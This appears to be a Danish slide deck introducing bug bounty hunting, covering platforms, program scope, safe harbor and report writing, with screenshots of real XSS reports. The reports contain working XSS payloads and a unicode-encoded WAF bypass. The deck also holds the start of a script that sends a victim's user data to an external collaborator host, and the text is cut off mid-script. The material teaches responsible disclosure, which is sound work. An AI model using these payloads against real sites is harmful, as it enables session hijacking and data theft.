





# BUG BOUNTY HUNTING

At finde sårbarheder i systemer og blive betalt  
for det.



# #WHOAMI

- Pentester @ TDCNET
- Underviser i 'Fundamentals of Cybersecurity' @ AAU
- Pentester certs (OSCP, OSCE3)
- Laver bug bounty i min fritid (Den her talk)
- Web security researcher.



# OKAY MEN HVORFOR?

- I Danmark er der meget få bughunters
- Det er rarere at have nogen at arbejde sammen med
- Flere hunters betyder flere programmer lanceret i Danmark (min hypotese)
- Relevant for applikationssikkerhedsjob
- Fordi bug bounty-hunting er sjovt!
- Fordi du kan tjene nogle penge, mens du studerer.





# LETS GET STARTED

*Bug bounty hunting involves finding and reporting vulnerabilities in software systems to earn rewards. It's a collaborative effort between researchers, middle-men and companies to improve security.*



# BUG BOUNTY AKTØRER




## PLATFORME:

TREDJEPARTS SIDER (E.G., HACKERONE, BUGCROWD) SOM FORBINDER RESEARCHERE MED VIRKSOMHEDER OG AGERER MELLEMMAND



## PROGRAMMER:

VIRKSOMHEDER SOM TILBYDER DUSØRER FOR SIKKERHEDSHULLER I DERES IT SYSTEMER



## RESEARCHERS:

ETISKE HACKERE, DER PROAKTIVT IDENTIFICERER OG RAPPORTERER SIKKERHEDSFEJL TIL GENGÆLD FOR BELØNNINGER OG ANERKENDELSE.



## TRIAGERS:

SPECIALISTER (OFTE PLATFORMS- ELLER PROGRAMMEDARBEJDERE), DER VALIDERER, PRIORITERER OG MEDIERER SÅRBARHEDSRAPPORTER TIL AFHJÆLPNING.



## SECURITY TEAMS:

INTERNE TEAMS I ORGANISATIONER, DER RETTER RAPPORTEREDE SÅRBARHEDER OG IMPLEMENTERER LANGSIGTEDE RETTELSE.

# BUG BOUNTY PLATFORME

- Der findes flere bug bounty-platforme, der letter programmer.
  - Disse platforme leverer al kommunikation, udbetaling, sårbarhedstriage osv. Mellem sikkerheds researchere og bug bounty-programmerne.
  - Disse platforme bliver betalt af program ejerne for at håndtere kommunikation og udbetaling
  - Alternativt betaler programmerne et gebyr oven på udbetalingerne

hackerone

 INTIGRITI

  
YesWeHack

 Synack

bugcrowd

# BUG BOUNTY PROGRAM



Public

Open

## BMW / BMW Group Automotive / Detail

Detail

Leaderboard

### Description

The BMW Group looks forward to working with the security community to find vulnerabilities in order to keep its products and customers safe and secure. We are committed to working with you to verify, reproduce, and respond to legitimate reported vulnerabilities covered by this policy. Within this program bounties can be received by reporting vulnerabilities that are in the scope of program and marked as "Eligible". Please take note of the current scope outlined below.

### Bounties ⓘ

		Low 0.1 - 3.9	Medium 4.0 - 6.9	High 7.0 - 8.9	Critical 9.0 - 9.4	Exceptional 9.5 - 10.0
Tier 1	€	500	2,000	5,000	10,000	15,000
Tier 2	€	100	500	1,000	2,000	5,000

Follow program

Want to participate?

**Feel free to join in, this is a public program**

This program is publicly available to all researchers.  
Good luck and happy hunting!


Create submission

Ask scope question &gt;

View my submissions &gt;

# BUG BOUNTY PLATFORME – DE STORE SPILLERE

- Store virksomheder som google, facebook, apple osv. Vær vært for deres egen bug bounty-platform.



The screenshot shows the Meta Bug Bounty website. The header includes the Meta logo, navigation links for 'Meta Bug Bounty', 'Tools', 'Leaderboard', and 'Learn', and a 'Submit a report' button. The main content area features the Meta logo, the title 'Meta Bug Bounty', and a paragraph explaining the program. A 'Submit a report' button is centered below the text. The footer displays 'Bug Bounty rewards' and two columns of reward statistics.

	Total rewards for 2024	Total rewards to date
Bug Bounty rewards	\$1,113,126	\$15,606,146



# HVORDAN? – RESEARCHERS PERSPEKTIV



Starter ud med en sej **hacker** som gerne  
vil tjene en mønt på bug bounty

# HVORDAN? – RESEARCHERS PERSPEKTIV




Okay det starter med en **security researcher**  
som gerne vil tjene en mønt på bug bounty hunting

# HVORDAN? – RESEARCHERS PERSPEKTIV



De filmelder sig en af bug bounty-plattformenes


# HVORDAN? – RESEARCHERS PERSPEKTIV



De finder et program, de vil finde efter sårbarheder på



# HVORDAN? – RESEARCHERS PERSPEKTIV



Public **Open**

## DigitalOcean / DigitalOcean / Detail

**Description**

DigitalOcean, LLC. is an American multinational technology company and cloud service provider. DigitalOcean simplifies cloud computing so developers and businesses can spend more time building software that changes the world.



### Safe harbour for researchers is applied

DigitalOcean considers ethical hacking activities conducted consistent with the Researcher Guidelines, the Program description and restrictions (the Terms) to constitute “authorized” conduct under criminal law.

DigitalOcean will not pursue civil action or initiate a complaint for accidental, good faith violations, nor will they file a complaint for circumventing technological measures used by us to protect the scope as part of your ethical hacking activities.

If legal action is initiated by a third party against you and you have complied with the Terms, DigitalOcean will take steps to make it known that your actions were conducted in compliance and with our approval.

[Hide safe harbour ^](#)

Researcheren accepterer ‘Safe Harbor policy’

A “SAFE HARBOR” IS A PROVISION THAT OFFERS PROTECTION FROM LIABILITY IN CERTAIN SITUATIONS, USUALLY WHEN CERTAIN CONDITIONS ARE MET. IN THE CONTEXT OF SECURITY RESEARCH AND VULNERABILITY DISCLOSURE, IT IS A STATEMENT FROM AN ORGANIZATION THAT HACKERS ENGAGED IN GOOD FAITH SECURITY RESEARCH AND ETHICAL DISCLOSURE ARE AUTHORIZED TO CONDUCT SUCH ACTIVITY AND WILL NOT BE SUBJECT TO LEGAL ACTION FROM THAT ORGANIZATION.

Hackerone Safe Harbor FAQ

# HVORDAN? – RESEARCHERS PERSPEKTIV

- Researcheren ser, hvad der er inden for scope, og hvad der er uden for scope

Domains ⓘ Give feedback >

TIER TYPE Filter text


All All

Show all descriptions ▾

*.digitalocean.com ⓘ	Tier 2	Wildcard	Show description ▾
169.254.169.254 ⓘ	Tier 2	IP Range	Show description ▾
api.digitalocean.com ⓘ	Tier 2	URL	
cloud.digitalocean.com ⓘ	Tier 2	URL	
*.db.ondigitalocean.com ⓘ	Out of scope	Wildcard	Show description ▾
*.digitaloceanspaces.com ⓘ	Out of scope	Wildcard	Show description ▾
*.doserverless.co ⓘ	Out of scope	Wildcard	Show description ▾
*.k8s.ondigitalocean.com ⓘ	Out of scope	Wildcard	Show description ▾
*.ondigitalocean.app ⓘ	Out of scope	Wildcard	Show description ▾
Assets created by other DigitalOcean customers ⓘ	Out of scope	Other	Show description ▾

# HVORDAN? – RESEARCHERS PERSPEKTIV


- Security researcheren finder så en sårbarhed som er i scope
- Det kunne være en stored xss sårbarhed





# HVORDAN? – RESEARCHERS PERSPEKTIV

- Security researcheren skriver derefter en detaljeret rapport om sårbarheden
  - Dette er et kritisk skridt
  - Dette skal gøres så professionelt som muligt.
- Rapporten skal indeholde alt, hvad der er nødvendigt for at replikere og forstå virkningen
- Detaljeret proof of concept (POC)
  - Alle steps der skal tages for at reproducere
  - Forklar **impact** (hvad kan en ondsindet hacker gøre med denne sårbarhed)




The screenshot displays a security report interface. At the top, it shows a title "Stored XSS on reports." with a green ID badge "#485748" and a copy icon. Below the title, there's a "TIMELINE" section. A timeline entry from "giddsec" is shown, dated "January 25, 2019, 8:22am UTC". The entry includes a "Summary" stating that stored XSS can be submitted on reports and will trigger when checked. It also has a "Description" explaining that stored XSS is more damaging than non-persistent XSS and occurs when a malicious script is injected into a vulnerable web application. The "Steps To Reproduce" section lists four steps: 1. Go to <https://app.mopub.com/reports/custom/>, 2. Click "New network report", 3. Enter a payload: "><img src=x onerror=alert(document.domain)>", and 4. Click "Run and save" to trigger the XSS. The "Demonstration of the vulnerability" section shows a "PoC:" field with a redacted box. It notes the test was performed on "Firefox and chrome". The "Impact" section states that the attacker can steal data from whoever checks the report.

#485748  
218 Stored XSS on reports.

Share: [f](#) [t](#) [in](#) [Y](#) [e](#)

TIMELINE

 giddsec submitted a report to X (Formerly Twitter). January 25, 2019, 8:22am UTC

**Summary:**  
Stored XSS can be submitted on reports, and anyone who will check the report the XSS will trigger.

**Description:**  
Stored XSS, also known as persistent XSS, is the more damaging than non-persistent XSS. It occurs when a malicious script is injected directly into a vulnerable web application.

**Steps To Reproduce:**

1. Go to <https://app.mopub.com/reports/custom/>
2. Click **New network report**.
3. On the name, enter payload: "><img src=x onerror=alert(document.domain)>"
4. Click **Run and save** then XSS will trigger.

**Demonstration of the vulnerability:**  
PoC: [REDACTED]

Tested on Firefox and chrome.

**Impact**  
The attacker can steal data from whoever checks the report.

/ Stored XSS on 

information links

Request support

Code: M673R88D

LAST UPDATED26/03/2024, 11:43:49

CREATED09/03/2024, 15:50:42

SEVERITY

Medium

5.4 ⓘ

STATUSAccepted Show history

BOUNTY€445 Show details

BONUS€0

TYPEStored Cross-Site Scripting

Report

Domain

\*.

Tier 1

Wildcard

Endpoint / vulnerable component

www

contactinformation/<UUID> & 

picture/<UUID>

Proof of Concept / description

I am very happy to report what I believe is my first high on this program :-)

I have found a 1-click stored XSS vulnerability that a low privileged, 

verified user

 can create, through the draft feature of

When creating a listing the following requests are made when making a draft ("Gem kladde")

10510	https://www	PUT	01e9580b-3383-45d8-a8a0-36611acf188a	200	537
10511	https://www	PUT	01e9580b-3383-45d8-a8a0-36611acf188a	✓	204
10512	https://www	PUT	1e9580b-3383-45d8-a8a0-36611acf188a	✓	204
10513	https://www	PUT	01e9580b-3383-45d8-a8a0-36611acf188a	✓	204
10514	https://www	PUT	1e9580b-3383-45d8-a8a0-36611acf188a	✓	204
10515	https://www	PUT	1e9580b-3383-45d8-a8a0-36611acf188a	✓	200
10516	https://www	PUT	01e9580b-3383-45d8-a8a0-36611acf188a	✓	200

All these requests except for the 

endpoint

 allow for setting freetext, by setting the text to a unicode version of an xss payload, it is possible to bypass cloudflare WAF and inject javascript code.

When a subsequent get request is made to that endpoint, the backend misinterprets the right content-type to give back, and gives text/html, provoking an xss.

example requests:

```
PUT 

01e9580b-3383-45d8-a8a0-36611acf188a

 HTTP/2
Host: 

Cookie omitted

{"contactName":"","u003c\u0069\u006d\u0067\u0020\u0073\u0072\u0063\u003d\u0027\u0027\u0020\u006f\u006e\u0065\u0072\u0072\u006f\u0072\u003d\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029\u003e","contactPhone":"","15531553","contactAddress":"","contactPostalCode":1553}


```

And its subsequent GET request at: [https://www.

01e9580b-3383-45d8-a8a0-36611acf188a](https://www.<div>01e9580b-3383-45d8-a8a0-36611acf188a</div>)

Will fire the unicode encoded xss payload. <img src=" onerror=alert(1)>

This is also valid for 

; that get updated.

Impact

An attacker can by tricking a user into clicking a link, fully perform actions as that user on [redacted] this includes changing [redacted] deleting [redacted] etc.

More POC will follow shortly in the comments.

Recommended solution

It is recommended to force give back the content type as json for the mentioned.


Attachments

[Download all attachments \(5\)](#) [Show attachments](#) ▾

IP address used for testing

[redacted]

Messages

 **Oxlime** created the submission  
09/03/2024, 15:50:42

 **Oxlime** [ researcher ]  
09/03/2024, 17:50:52 • edited at 09/03/2024, 17:52:08

I am adding some POCS to showcase impact.

The following endpoint will extract all the users information that is present at [https://www.\[redacted\]](https://www.[redacted]) to an external burp collaborator link. Please see the POC video.

[https://www.\[redacted\]'2b28eb70-c765-4acf-b718-b5a332545a8a](https://www.[redacted]'2b28eb70-c765-4acf-b718-b5a332545a8a)

The payload used was:

```
<script>
fetch('https://www.[redacted]')
  .then(response => response.text())
  .then(html => {
    const parser = new DOMParser();
    const doc = parser.parseFromString(html, 'text/html');

    const tdElements = doc.querySelectorAll('td');

